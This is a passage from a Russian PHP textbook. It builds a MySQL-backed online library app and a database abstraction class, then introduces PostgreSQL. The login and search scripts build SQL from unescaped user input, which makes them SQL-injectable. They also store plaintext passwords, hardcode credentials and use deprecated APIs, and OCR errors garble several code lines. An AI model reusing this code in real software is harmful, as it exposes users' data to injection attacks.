$result = mysql_query($sql, $conn);
while ($row = mysql_fetch_assoc($result)) {
    echo("ISBN: " . htmlspecialchars($row["ISBN"]) .
        ", Title: " . htmlspecialchars($row["book_title"]) . "<br />");
}
mysql_free_result($result);
mysql_close($conn);
?>
```

### mysql\_free\_result()

int mysql\_free\_result(resource result)

Функция mysql\_free\_result() освобождает всю память, связанную с результатирующим набором. Это и так произошло бы при завершении сценария, но эта функция позволяет не беспокоиться о возможной нехватке памяти в сложных сценариях, возвращающих большие результирующие наборы.

### mysql\_insert\_id()

int mysql\_insert\_id([resource link\_identifier])

Когда характер хранящихся в таблице данных не позволяет построить логический первичный ключ, часто создают суррогатный первичный ключ. Обычно это целочисленное поле, для которого задано свойство AUTO\_INCREMENT. При вставке в таблицу новой записи AUTO\_INCREMENT обеспечивает автоматическое создание нового ID путем увеличения ID предыдущей вставленной записи.

Функция mysql\_insert\_id() возвращает значение идентификатора поля AUTO\_INCREMENT, сгенерированное последней командой INSERT. Если в таблице нет поля AUTO\_INCREMENT, функция возвращает 0.

## Сетевая библиотека

К этому моменту в нашей базе данных достаточно таблиц, чтобы реализовать простую сетевую библиотеку. Это веб-приложение требует, чтобы пользователь зарегистрировался для работы с библиотекой. После входа в приложение пользователю предоставляется простая форма для поиска, в которой можно задать различные условия. Затем выводятся результаты поиска.

Это приложение нельзя считать законченным. Система регистрации не очень надежна, и интерфейс трудно назвать «красивым», но это хороший

пример для демонстрации способов взаимодействия с базой данных в приложении PHP.

Начнем с создания экрана для ввода данных регистрации (`login.php`):

```
<html>
  <head>
    <title>Online Library - Login</title>
  </head>
  <body bgcolor="#ffffff" text="#000000">
    <h2>Online Library - Login</h2>
    <form action="login.php" method="POST">
      Username: <input name="username" type="text" /><br />
      Password: <input name="password" type="password" /><br />
      <input type="submit" value="Log in"/>
    </form>
  </body>
</html>
```

Это основа HTML нашей системы входа в приложение. Разумеется, этот сценарий пока ничего не делает, кроме вывода формы для регистрации. Добавим элементы взаимодействия с базой данных:

```
<?php
// Соединиться с базой данных
$conn = mysql_connect('localhost', 'jon', 'secret') or die(mysql_error());

mysql_select_db('Library', $conn) or die(mysql_error());

// Закрыть соединение с базой данных
mysql_close($conn);
?>

<html>
  <head>
    <title>Online Library - Login</title>
  </head>
  <body bgcolor="#ffffff" text="#000000">
    <h2>Online Library - Login</h2>
    <form action="login.php" method="POST">
      Username: <input name="username" type="text" /><br />
      Password: <input name="password" type="password" /><br />
      <input type="submit" value="Log in"/>
    </form>
  </body>
</html>
```

Сейчас соединение с базой данных происходит при каждой загрузке страницы. Это нехорошо, потому что соединение должно происходить только при действительной аутентификации пользователя. Пойдем дальше - получим переменные формы и, только если они существуют, будем соединяться с базой данных. Покажем лишь часть, содержащую PHP:

```
<?php  
// Попытка получить переменные формы  
$username = $HTTP_POST_VARS['username'];  
$password = $HTTP_POST_VARS['password'];  
  
// Если имя пользователя и пароль верные,  
// переадресовать пользователя на страницу поиска.  
if (isset($username) && isset($password)) {  
  
    // Соединиться с базой данных  
    $conn = mysql_connect('localhost', 'jon', 'secret')  
        or die(mysql_error());  
  
    mysql_select_db('Library', $conn) or die(mysql_error());  
  
    // Закрыть соединение с базой данных  
    mysql_close($conn);  
}  
?>
```

Теперь мы соединяемся с базой данных, только когда через форму переданы имя пользователя и пароль. Попробуем аутентифицировать пользователя по переданным им значениям:

```
<?php  
// Попытка получить переменные формы  
$username = $HTTP_POST_VARS['username'];  
$password = $HTTP_POST_VARS['password'];  
  
// Если имя пользователя и пароль верные,  
// переадресовать пользователя на страницу поиска.  
if (isset($username) && isset($password)) {  
  
    // Соединиться с базой данных  
    $conn = mysql_connect('localhost', 'jon', 'secret')  
        or die(mysql_error());  
  
    mysql_select_db('Library', $conn) or die(mysql_error());  
  
    // Запрос к базе данных ;  
    $sql = "SELECT username FROM users WHERE username = '" .  
        $username . "' and password = '" . $password . ..... ;  
    $result = mysql_query($sql, $conn);  
  
    // Проверка результатов запроса  
    $success = false;
```

```
if (@mysql_result($result, 0, 0) == $username) {
    $success = true;
}

// Закрыть соединение с базой данных
mysql_close($conn);

// Переадресовать пользователя при успешном входе
if ($success) {
    header('Location: search.php');
}
?>
```

В приведенном фрагменте кода для осуществления аутентификации мы выбираем имя пользователя из тех записей в таблице `users`, которые соответствуют указанным имени пользователя и паролю. Если возвращаемое имя пользователя совпадает с введенным, попытка входа в приложение считается успешной:

```
if (@mysql_result($result, 0, 0) == $username) {
    $success = true;
}
```

При успешной регистрации с помощью функции PHP `header()` переадресуем пользователя на страницу `search.php`:

```
// Переадресовать пользователя при успешном входе
if ($success) {
    .
    header('Location: search.php');
}
```

**Формально заголовок `Location:` должен принимать полный URL (`http://www.example.com/search.php`), а не относительный URI (`search.php` или `/directory/search.php`). Однако большинство современных браузеров принимает любой формат.**

Наконец, выведем для пользователя сообщение `Login failure!`, если аутентификация окажется неудачной:

```
<html>
<head>
    <title>Online Library - Login</title>
</head>

<body bgcolor="#ffffff" text="#000000">

    <h2>Online Library - Login</h2>

    <?php if (isset($success) && !$success): ?>
        <div style="color: #cc0000"><b>Login failure!</b></div>
    <?php endif; ?>
```

```

<form action="login.php" method="POST">
    Username: <input name="username" type="text" /><br />
    Password: <input name="password" type="password" /><br />
    <input type="submit" value="Log in" />
</form>

</body>
</html>

```

Прежде чем запускать сценарий, обеспечим наличие хотя бы одной записи пользователя в таблице `users`:

```

mysql> INSERT INTO users VALUES ('jon', 'secret');
Query OK, 1 row affected (0.00 sec)

```

Вот что показывает сценарий `login.php` (рис. 17.8):




Рис. 17.8. Регистрация в сценарии `login.php`

Перейдем к сценарию `search.php`. Он выводит форму для поиска в библиотеке. Снова начнем с кода HTML, куда будем добавлять код PHP:

```

<html>
    <head>
        <title>Online Library - Search</title>
    </head>
    <body bgcolor="#ffffff" text="#000000">
        <h2>Online Library - Search</h2>
        <form action="results.php" method="GET">
            Query: <input name="query" type="text" /><br />
            Type:
            <select name="type">
                <option value="isbn">ISBN</option>
                <option value="author">Author</option>
                <option value="title">Title</option>
            </select><br />

```

```

<input type="submit" value="Search"/>
</form>
</body>
</html>

```

Мы хотим, чтобы пользователь мог также осуществлять поиск по сериям книг. Можно просто предложить пользователю ввести число в поле `series_ID`, но гораздо красивее предложить ему выпадающий список `<select>`, откуда он может выбрать серию. Список серий можно получить из базы данных.

Можно встроить соответствующий код PHP прямо внутрь раздела формы:

```

<form action="results.php" method="GET">
    Query: <input type="text" /><br />

    Series: <select name="series">

<?php
// Соединиться с сервером MySQL
$conn = mysql_connect('localhost', 'jon', 'secret') or die(mysql_error());

// Выбрать базу данных
mysql_select_db('Library', $conn) or die(mysql_error());

// Запросить в базе данных список серий
$sql = "SELECT series_ID, book_series FROM series";
$result = mysql_query($sql, $conn);

```

В этом блоке кода мы проверяем результат, полученный от вызова `mysql_query()`. Если в нем содержатся строки данных, получаем каждую строку в виде ассоциативного массива с помощью `mysql_fetch_assoc()`. Затем строим для каждой строки элемент `<option>` и выводим его:

```

// Вывод строки <option> для каждого элемента <select>
if ($result && (mysql_num_rows($result) > 0)) {
    while ($row = mysql_fetch_assoc($result)) { >

```

Применение функции `sprintf()` для построения элемента `<option>` - дело личного вкуса. В данном случае получается достаточно грамотный код, в котором предполагается, что `$row['series_ID']` содержит целое число, а `$row['book_series']` - строку:

```

$option = sprintf('<option value="%d">%s</option>',
    $row['series_ID'], $row['book_series']);
echo("$option\n");
}
} else {
    echo("<option>No series are available</option>\n");
}

// Закрыть соединение с базой данных

```


```

mysql_close($conn);
?>
</select><br />
Type:
<select name="type">
<option value="isbn">ISBN</option>
<option value="author">Author</option>
<option value="title">Title</option>
</select><br />
<input type="submit" value="Search"/>
</form>

```

Будет выведено по одному законченному элементу `<option>` для каждой строки, извлеченной из таблицы `series`. Если в результате запроса строки не найдены, то в выпадающем списке отображается: "No series are available".

Вот что показывает сценарий `search.php` (рис. 17.9):



*Рис. 17.9. Форма задания параметров поиска*

Последняя часть нашего приложения сетевой библиотеки выводит результаты поиска. Снова начинаем с основы HTML для сценария `results.php`:

```

<html>
<head>
    <title>Online Library - Results</title>
</head>

<body bgcolor="#ffffff" text="#000000">

    <h2>Online Library - Results</h2>

    <table border="1" cellpadding="3" cellspacing="1">
        <tr>
            <th>Title</th>
            <th>Author</th>
            <th>Price</th>

```

```
</tr>
</table>

<a href="search.php">Search Again</a>

</body>
</html>
```

Теперь добавим код для взаимодействия с базой данных:

```
<html>
<head>
    <title>Online Library - Results</title>
</head>

<body bgcolor="#ffffff" text="#000000">

    <h2>Online Library - Results</h2>
    <table border="1" cellpadding="3" cellspacing="1">
        <tr>
            <th>Title</th>
            <th>Author</th>
            <th>Price</th>
        </tr>
        <?php

        // Соединиться с сервером MySQL
        $conn = mysql_connect('localhost', 'jon', 'secret') or die(mysql_error());

        // Выбрать базу данных
        mysql_select_db('Library', $conn) or die(mysql_error());

        // Попытка получить переменные формы
        $query = addslashes($_GET['query']);
        $series = $_GET['series'];
        $type = $_GET['type'];

        // Запросить в базе данных список серий
        $sql = "SELECT book_title, auth_name, price "
            . "FROM title, details, author, authortitle, series "
            . "WHERE author.auth_ID = authortitle.auth_ID AND "
            . "authortitle.ISBN = title.ISBN AND title.ISBN = details.ISBN "
            . "AND details.series_ID = series.series_ID";
```

Основная работа заключается в построении строки с запросом SQL для поиска:

```
// Запросить в базе данных список серий
$sql = "SELECT book_title, auth_name, price "
    . "FROM title, details, author, authortitle, series "
    . "WHERE author.auth_ID = authortitle.auth_ID AND "
    . "authortitle.ISBN = title.ISBN AND title.ISBN = details.ISBN "
    . "AND details.series_ID = series.series_ID";
```

В этом запросе SQL участвует объединение таблиц, обеспечивающее извлечение данных из нескольких таблиц. Однако в этой команде SQL нет элементов, которые мы ищем. Они добавляются ниже. Воспользуемся оператором конкатенации строк PHP для добавления нужного сравнения в предложение WHERE нашего запроса. Поиск сужается, исходя из значений переменных формы \$type и \$query:

```
// Добавить в запрос искомые элементы
if (!empty($series)) {
    $sql .= " AND series.series_ID = $series";
}
if (!empty($query) && !empty($type)) {
    if ($type == 'isbn') {
        $sql .= " AND details.ISBN = '$query'";
    } elseif ($type == 'author') {
        $sql .= " AND author.auth_name LIKE '%$query%'";
    } elseif ($type == 'title') {
        $sql .= " AND title.book_title LIKE '%$query%'";
    }
}
$result = mysql_query($sql, $conn);
```

Наконец, выводим результаты в виде строк таблицы HTML:

```
// Вывод строки <option> для элемента <select>
if ($result && (mysql_num_rows($result) > 0)) {
    while ($row = mysql_fetch_assoc($result)) {
?>
<tr>
    <td><u><?php echo(htmlspecialchars($row['book_title'])); ?></u></td>
    <td><?php echo(htmlspecialchars($row['auth_name'])); ?></td>
    <td>$<?php echo(htmlspecialchars($row['price'])); ?></td>
</tr>

<?php
    }
} else {
    echo("<tr><td colspan=\"3\">No matches were found.</td></tr>\n");
}

// Закрыть соединение с базой данных
mysql_close($conn);
?>

</table>
<a href="search.php">Search Again</a>

</body>
</html>
```

Обратите внимание, что для отображения HTML мы выходим из кода PHP. Это не единственный способ написать нужный код, в данном случае выбор является делом вкуса.

Вот что показывает сценарий results.php (рис. 17.10).




Рис. 17.10. Результаты поиска

Вот и все. Мы получили начало простого приложения, которое может аутентифицировать пользователей, представлять динамически генерируемую форму для поиска и показывать результаты поиска с различными условиями.

В сценарии `search.php` не проверяются имя и пароль, которые ввел пользователь. Таким образом, пользователь может работать с этой сетевой библиотекой, обойдя страницу регистрации. В реальной ситуации желательно иметь хорошую систему регистрации в приложении. Подробнее о системах надежной регистрации см. главу 23.

## Абстракция базы данных

Встроенные функции API баз данных делают программирование баз данных в PHP совершенно простым. Для Oracle следует применять функции Oracle; для Informix - функции Informix, и т. д.

Однако у этих функций может обнаружиться недостаток, когда потребуется заменить СУРБД. Если весь код приложения изобилует функциями, специфическими для одной системы баз данных, может потребоваться модифицировать и заново тестировать все приложение. Такую неприятную ситуацию можно попробовать исправить, создав уровень абстракции баз данных - централизованный блок кода, ведающий всем взаимодействием с БД. Благодаря тому что все команды SQL станут проходить через одну точку, значительно упрощается доступ к базе данных, а кардинальные изменения часто сводятся к модификации небольшого участка кода. Этот дополнительный код может несколько увеличить объем работы при каждом обращении к базе данных, но если сделать этот уровень абстракции облегченным и простым, то различие окажется несущественным.

В идеале уровень абстракции базы данных должен сделать для применяющего его разработчика необязательным знание деталей применяемой базы данных. Предельно хорошо было бы, если бы разработчик мог написать все приложение на стандартном ANSI SQL, не задумываясь о том, какая СУРБД будет обеспечивать его работу.

В действительности, конечно, все происходит несколько иначе. Различия в синтаксисе SQL для многочисленных SQL-серверов, как и разница в доступной функциональности, наносят серьезный удар по таким надеждам полной независимости от СУРБД. В каждом проекте приходится принимать отдельные решения относительно преимуществ использования специфических возможностей СУРБД, таких как команда `REPLACE` в MySQL или встроенных функций по сравнению с обеспечением высокого уровня переносимости на другие СУРБД.

Обычно такие решения принимаются с учетом вероятности того, что проект потребуется переносить на другую систему. Если в проекте используется DB2 и можно иметь достаточную уверенность, что не возникнет обстоятельств, при которых придется переносить его на другой SQL-сервер, то лучше всего применять специфические для DB2 функции. Если же проект строится на Microsoft Access и в один прекрасный день придется переносить его на Oracle, разумнее составлять команды SQL таким образом, который обеспечивает их переносимость, и избегать возможностей, уникальных для Microsoft Access.

Даже если вы не рассчитываете, что придется переносить приложение с одной СУРБД на другую, введение уровня абстракции баз данных может оказаться полезным. Это централизует доступ приложения к базе данных, делая код более понятным и управляемым. Например, если мы решим позднее регистрировать все запросы в журнале, чтобы анализировать их, можно будет просто добавить в уровень абстракции некоторый код, который будет записывать все команды SQL в файл. Без уровня абстракции решение такой простой задачи осложнилось бы.

Иногда программисты абстрагируются от базы данных, делая для каждой функции API оболочку в виде более общей функции:

```
function numRows($result)
{
    // Возвратить количество строк в результирующем наборе
    return(@pg_numrows($result));
}
```

При переносе этой функции из PostgreSQL в MySQL надо лишь заменить встроенную функцию:

```
function numRows($result)
{
    // Возвратить количество строк в результирующем наборе
    return(@mysql_num_rows($result));
}
```

Предупредим сразу, что не всегда все оказывается так просто. В данном примере функции PostgreSQL и MySQL эквивалентны; в других случаях могут потребоваться непростые действия. Во многих других базах данных (например, в Oracle) нет прямого эквивалента `numRows()`, поэтому потребуется дополнительно потрудиться, чтобы эмулировать ее поведение в абстрактном виде.

Некоторое различие в функциональности тоже может послужить источником неприятностей. Например, функции `pg_fetch_object()` требуется номер строки, тогда как функциям `mysql_fetch_object()` и `sybase_fetch_object()` нет. В этом случае надо либо изменить количество принимаемых функцией аргументов, либо следить за текущей строкой каким-то другим способом (например, с помощью статической переменной). Опять же, в Oracle нет даже функции `fetch_object()` (`OCIFetchInto()` находится с ней в отдаленном родстве). Никто еще не говорил, что изменить систему базы данных легко.

## Уровень абстракции баз данных

Для нашего собственного уровня абстракции баз данных мы создадим класс `SQL`, содержащий функции базы данных, потому что объектно-ориентированное программирование интереснее и лучше окупает себя, чем процедурное программирование, а также предоставляет большую гибкость.

Основным недостатком объектно-ориентированного подхода является некоторое отставание его в производительности - PHP не оптимизирован для объектно-ориентированного кода. Если скорость имеет первостепенную важность, то лучше выбрать процедурный (основанный на функциях) подход типа встроенных в PHP функций `dbx()`. Подробности см. в электронной документации. Если скорость не так важна и предпочтительнее понятный легко модифицируемый код, то лучше выбрать объектно-ориентированное решение.

Следует также иметь в виду, что совсем не обязательно создавать собственный уровень абстракции баз данных, т. к. есть несколько отличных решений, которые можно бесплатно загрузить из Интернета, в том числе:

- PEAR (<http://pear.php.net/>)
- PHPLIB (<http://phplib.sourceforge.net/>)
- MetaBase (<http://phpclasses.UpperDesign.com/browse.html/package/20/>)
- ADODB (<http://php.webslogs.com/adodb/>)

Мы сделаем это в интересах получения практических навыков.

## Построение класса DB

Начнем с создания нового класса с именем `DB`. Мы определим его в файле с именем `DB.php`.

Данная версия класса будет написана с применением функций MySQL. Однако, создав оболочку для этих функций в виде класса `DB`, мы получим возможность предоставить коду нашего приложения абстрактный API. Приложению не требуется знать, что в основе лежит база данных MySQL, если не считать выполняемых запросов SQL (поскольку, как мы выяснили, некоторые команды SQL могут быть специфическими для базы данных).

Начнем с определения класса в общих чертах:

```
<?php  
classDB
```

```
{  
    /* Параметры соединения */  
    var $host = ' ' ;  
    var $user = ' ' ;  
    var $password = ' ' ;  
    var $database = ' ' ;  
    var persistent = false;  
  
    /* Дескриптор соединения с базой данных */  
    var $conn = NULL;  
  
    /« Query result */  
    var $result = false;  
  
    function DB($host, $user, $password, $database, $persistent = false)  
    {  
        $this->host = $host;  
        $this->user = $user;  
        $this->password = $password;  
        $this->database = $database;  
        $this->persistent = $persistent;  
    }  
}  
?>
```

Приведенный блок кода описывает основу нашего класса абстракции базы данных. Мы храним различные параметры соединения в виде переменных экземпляра (`$host`, `$user`, `$password`, `$database` и `$persistent`). Мы также объявляем переменные экземпляра для хранения дескриптора текущего соединения с базой данных (`$conn`) и результата запроса (`$result`).

Конструктор принимает в качестве аргументов параметры соединения. Переданные значения сохраняются в переменных экземпляра.

Теперь создадим простой тестовый сценарий с именем `test.php`, который продемонстрирует функциональность класса `DB`:

```
<?php  
require_once("DB.php");  
  
$db = new DB('localhost', 'jon', 'secret', 'Library');  
?>
```

В этом примере мы просто включаем файл, содержащий класс `DB` (`DB.php`), и создаем новый экземпляр этого класса. Мы также передаем набор параметров соединения. Обратите внимание, что, опустив необязательный пятый параметр конструктора, мы не требуем постоянного соединения.

Добавим в наш класс некоторую функциональность. Начнем с методов для открытия и закрытия соединения с базой данных.

Поскольку класс `DB` позволяет открывать постоянные и непостоянные соединения, функция `open()` должна проверить, какого типа соединение запрошено

(путем проверки значения переменной `$this->persistent`, устанавливаемой в конструкторе). На основании этой проверки выбирается требуемая функция соединения (т. е. `mysql_pconnect()` для постоянных соединений и `mysql_connect()` для непостоянных), и ее имя записывается в переменную `$func`:

```
function open()
{
    /* Выбрать соответствующую функцию соединения */
    if ($this->persistent) {
        $func = 'mysql_pconnect';
    } else {
        $func = 'mysql_connect';
    }
}
```

Одно из очень удобных следствий интерпретируемой природы PHP заключается в возможности вызывать функции через переменные, содержащие имя функции (в данном случае `$func`). Пример использования этой возможности мы увидим в следующем блоке кода, который пробует установить соединение с базой данных. Результат попытки соединения с базой данных записывается в переменную `$this->conn`. При успешной попытке возвращается идентификатор соединения, а при неудаче - `false`. Мы проверяем значение на равенство `false`, и при обнаружении неудачи сама функция `open()` возвращает `false`:

```
/* Соединиться с сервером MySQL */
$this->conn = $func($this->host, $this->user, $this->password);
if (!$this->conn)
    return false;
}
```

В случае успеха функция продолжает работу, выбирая запрошенную базу данных в качестве текущей. Здесь мы проверяем результат вызова функции `mysql_select_db()`. В случае неудачи возвращаем `false`. В случае успеха функция продолжает работу и возвращает `true`, что указывает на успешное открытие соединения с базой данных:

```
/* Выбрать запрошенную базу данных */
if (@!mysql_select_db($this->database, $this->conn)) {
    return false;
}
return true;
}
```

Функция `close()` совсем проста. Она возвращает результат вызова `mysql_close()`:

```
function close()
{
    return(@mysql_close($this->conn));
}
```

Есть целый ряд мест, где мы возвращаем `false` в сбойной ситуации. Хотя ошибку легко определить программно, часто желательно передать пользователю некоторое понятное сообщение об ошибке. Добавим функцию, выполняющую эту задачу:

```
function error()
{
    return (mysql_error());
}
```

Эта функция вызывает функцию `mysql_error()` и возвращает полученное сообщение об ошибке. Функция `mysql_error()` возвращает строку с описанием последней ошибки, возникшей внутри расширения PHP для MySQL.

Теперь можно расширить программу `test`, включив в нее функции, которые открывают и закрывают соединения с базой данных и выдают сообщения об ошибках при сбое:

```
<?php
require_once("DB.php");

$db = new DB('localhost', 'jon', 'secret', 'Library');

if (!$db->open()) {
    die($db->error());
}

if (!$db->close()) {
    die($db->error());
}
?>
```

Теперь, имея возможность открывать и закрывать соединения с базой данных, можно добавить в наш класс абстракции базы данных некоторую реальную функциональность.

Функция `query()` позволяет передавать серверу базы данных команды SQL. В данной реализации мы просто вызываем `mysql_query()` с заданной командой SQL. Результат выполнения запроса сохраняется в переменной экземпляра `$this->result`.

Различные виды запросов возвращают разные результаты. Например, запросы `SELECT` возвращают результирующий набор, тогда как запросы `DELETE` просто сообщают об успешности выполнения операции. Однако для всех запросов общим является то, что в случае неудачи возвращается `false`. Поскольку мы хотим, чтобы абстрактная функция `query()` возвращала `true` в случае успеха и `false` при неудаче, мы проверяем на равенство `false` значение, возвращаемое `mysql_query()`. Если мы не получили значение `false`, то считаем, что запрос был успешным, и наша функция возвратит `true`. В противном случае наша функция возвратит `false`:

```
function query($sql)
{
```

```
    $this->result = @mysql_query($sql, $this->conn);
    return($this->result != false);
}
```

Теперь, когда наш класс абстракции баз данных поддерживает запросы, можно начать работать с результатами:

```
function affectedRows()
{
    return(@mysql_affected_rows($this->conn));
}

function numRows()
{
    return(@mysql_num_rows($this->result));
}
```

Эти две функции просто возвращают количество строк, затронутых запросом, и количество строк в результирующем наборе соответственно:

```
function fetchObject()
{
    return(@mysql_fetch_object($this->result, MYSQL_ASSOC));
}

function fetchArray()
{
    return(@mysql_fetch_array($this->result, MYSQL_NUM));
}

function fetchAssoc()
{
    return (@mysql_fetch_assoc($this->result));
}
```

Эти три функции совершенно просты. Все они возвращают содержимое результирующего набора, но в разном формате. Каждый последующий вызов любой из этих функций возвращает очередную строку результирующего набора. После того как возвращена последняя строка, функция возвращает `false`. Вот последний метод, который необходимо добавить в класс DB, это `freeResult()`:

```
function freeResult()
{
    return(@mysql_free_result($this->result));
}
```

Теперь наш класс абстракции базы данных **завершен**. Он предоставляет всю функциональность, необходимую большинству приложений PHP.


## Тестирование класса DB

Настало время расширить наш тестовый сценарий, чтобы полностью продемонстрировать функциональность нового класса DB.

Сначала протестируем команду REPLACE:

```
<?php
require_once 'DB.php';
$db = new DB('localhost', 'jon', 'secret', 'Library');
if (!$db->open()) {
    die($db->error());
}
if (!$db->query("REPLACE INTO title VALUES ('1861003730', 'New Title')")) {
    die($db->error());
}
echo("Affected rows: " . $db->affectedRows() . "<br />");
$db->freeResult();
$db->close();
?>
```

Вот результат работы этого сценария (рис. 17.11):



*Рис. 17.11. Результат выполнения тестового сценария*

Обратите внимание, как просто выполнять запросы с помощью нашего уровня абстракции. Мы создаем новый объект, выполняем команду SQL и объект занимается всеми деталями. Протестируем команду SELECT:

```
<?php
require_once("DB.php");
$db = new DB('localhost', 'jon', 'secret', 'Library');
if (!$db->open()) {
    die($db->error());
}
if (!$db->query("SELECT * FROM title")) {
    die($db->error());
}
```


```

while ($row = $db->fetchAssoc()) {
    echo("ISBN: " . htmlspecialchars($row['ISBN']) .
        ", title: " . htmlspecialchars($row['book_title']) . "<br />");
}

$db->freeResult();
$db->close();
?>

```

Вот результат выполнения этого кода (рис. 17.12):



*Рис. 17.12. Результат проверки команды Select*

Вспомним, что назначение функции `htmlspecialchars()` - не допустить, чтобы данные в базе интерпретировались как код, который должен выполнить клиент. В обычных условиях можно аккуратно показать результаты запроса в виде таблицы XHTML или другой подобной конструкции. Здесь же мы просто проверяем функциональность класса DB, поэтому нас устраивает такой грубый формат. Попробуем еще:

```

<?php
require_once("DB.php");

$db = new DB('localhost', 'jon', 'secret', 'Library');

if (!$db->open()) {
    die($db->error());
}

if (!$db->query("DELETE FROM author WHERE auth_name='Jon Parise'")) {
    die($db->error());
}

echo("Affected rows: " . $db->affectedRows() . "<br />");

$db->freeResult();
$db->close();
?>

```

Результат выполнения этого кода представлен на рис. 17.13.

Созданный здесь нами класс уровня абстракции базы данных представляет собой очень облегченную и простую реализацию. В действительности он не




Рис. 17.13. Проверка функциональности кода DB

уменьшает объем кода по сравнению с прямым вызовом встроенных функций MySQL. Однако он устанавливает единообразный API для доступа к функциям базы данных и, как будет видно из последующих глав, в результате программисту для доступа к базе данных требуется освоить лишь один абстрактный набор функций; собственная реализация скрывается за этим уровнем абстракции.

## Резюме

В данной главе мы ознакомились с важной ролью, которую реляционные базы данных играют в приложениях PHP для Интернета. Особое внимание мы уделили MySQL, системе управления базами данных с открытым кодом, которая очень часто используется вместе с PHP. В число обсуждавшихся вошли следующие темы:

- Знакомство с базами данных и схемами
- Структурированный язык запросов (SQL)
- Функции PHP для MySQL
- Простое приложение, управляемое данными
- Абстракция базы данных

# 18

## PHP и PostgreSQL

PHP поддерживает множество интерфейсов СУБД. В главе 17 мы рассказали об основах СУБД, сосредоточив при этом внимание на базе данных MySQL. Здесь рассказывается об интерфейсе PostgreSQL.

PostgreSQL - бесплатная реляционная СУБД с открытым кодом. PostgreSQL предлагает замечательную поддержку транзакций и отката. Кроме того, в ней больше развитых функций баз данных, чем во многих других пакетах.

Долгое время считалось, что MySQL быстрее (благодаря сокращенному набору функций), а PostgreSQL медленнее (из-за расширенного набора функций), поэтому выбор одной из этих двух систем обычно основывался на том, что нужнее - функции или производительность. В настоящее время в MySQL стало больше развитых функций, а у PostgreSQL значительно увеличилась общая производительность, поэтому выбирать стало труднее. Не вдаваясь в детали, скажем, что остановиться надо на той системе баз данных, которая лучше всего подходит к вашему приложению; при этом, возможно, стоит познакомиться и с другими СУБД.

В главе 17 было рассказано об основах применения реляционных баз данных, в том числе о проектировании, нормализации и структурированном языке запросов (SQL). Если вы не знакомы с этими понятиями, советуем прочесть в ней раздел, посвященный SQL.

В данной главе будут раскрыты следующие темы:

- Основы PostgreSQL
- Интерфейс PHP к PostgreSQL
- Приложение, управляемое данными, из главы 17, модифицированное для работы с PostgreSQL
- Уровень абстракции баз данных из главы 17, расширенный для поддержки PostgreSQL

## Основы PostgreSQL

Как и в большинстве систем реляционных баз данных, главным компонентом PostgreSQL является сервер баз данных. Сервер базы данных выполняется как фоновый процесс с именем `postmaster`. Задача процесса `postmaster` заключается в обработке запросов в виде команд SQL, поступающих от клиентов. Все взаимодействие клиента с базой данных происходит через процесс сервера SQL.

Сейчас доступно множество клиентов, но нас будет больше интересовать интерфейс PHP и интерфейс командной строки.

PHP-интерфейс клиента PostgreSQL должен быть сначала активизирован в PHP, чтобы им можно было пользоваться в сценарии PHP. Другую возможность работы с PostgreSQL в PHP предоставляет интерфейс ODBC. Поддержка PostgreSQL может быть активирована во время компиляции PHP с помощью параметра конфигурации `--with-pgsql` либо путем динамической загрузки расширения на этапе исполнения. За подробностями обращайтесь к документации PHP.

Клиент командной строки PostgreSQL очень похож на клиента командной строки MySQL. Для того чтобы запустить его, надо ввести в командной строке `psql`. Если не указывать явно базу данных, то `psql` по умолчанию будет работать с базой, название которой совпадает с именем пользователя. Для задания базы данных надо передать ее имя в качестве параметра `psql`:

```
$ psql library
Welcome to psql, the PostgreSQL interactive terminal.

Type: \copyright for distribution terms
      \h for help with SQL commands
      \? for help on internal slash commands
      \g or terminate with semicolon to execute query
      \q to quit
```

```
library=#
```

Теперь мы работаем с базой данных `library`.

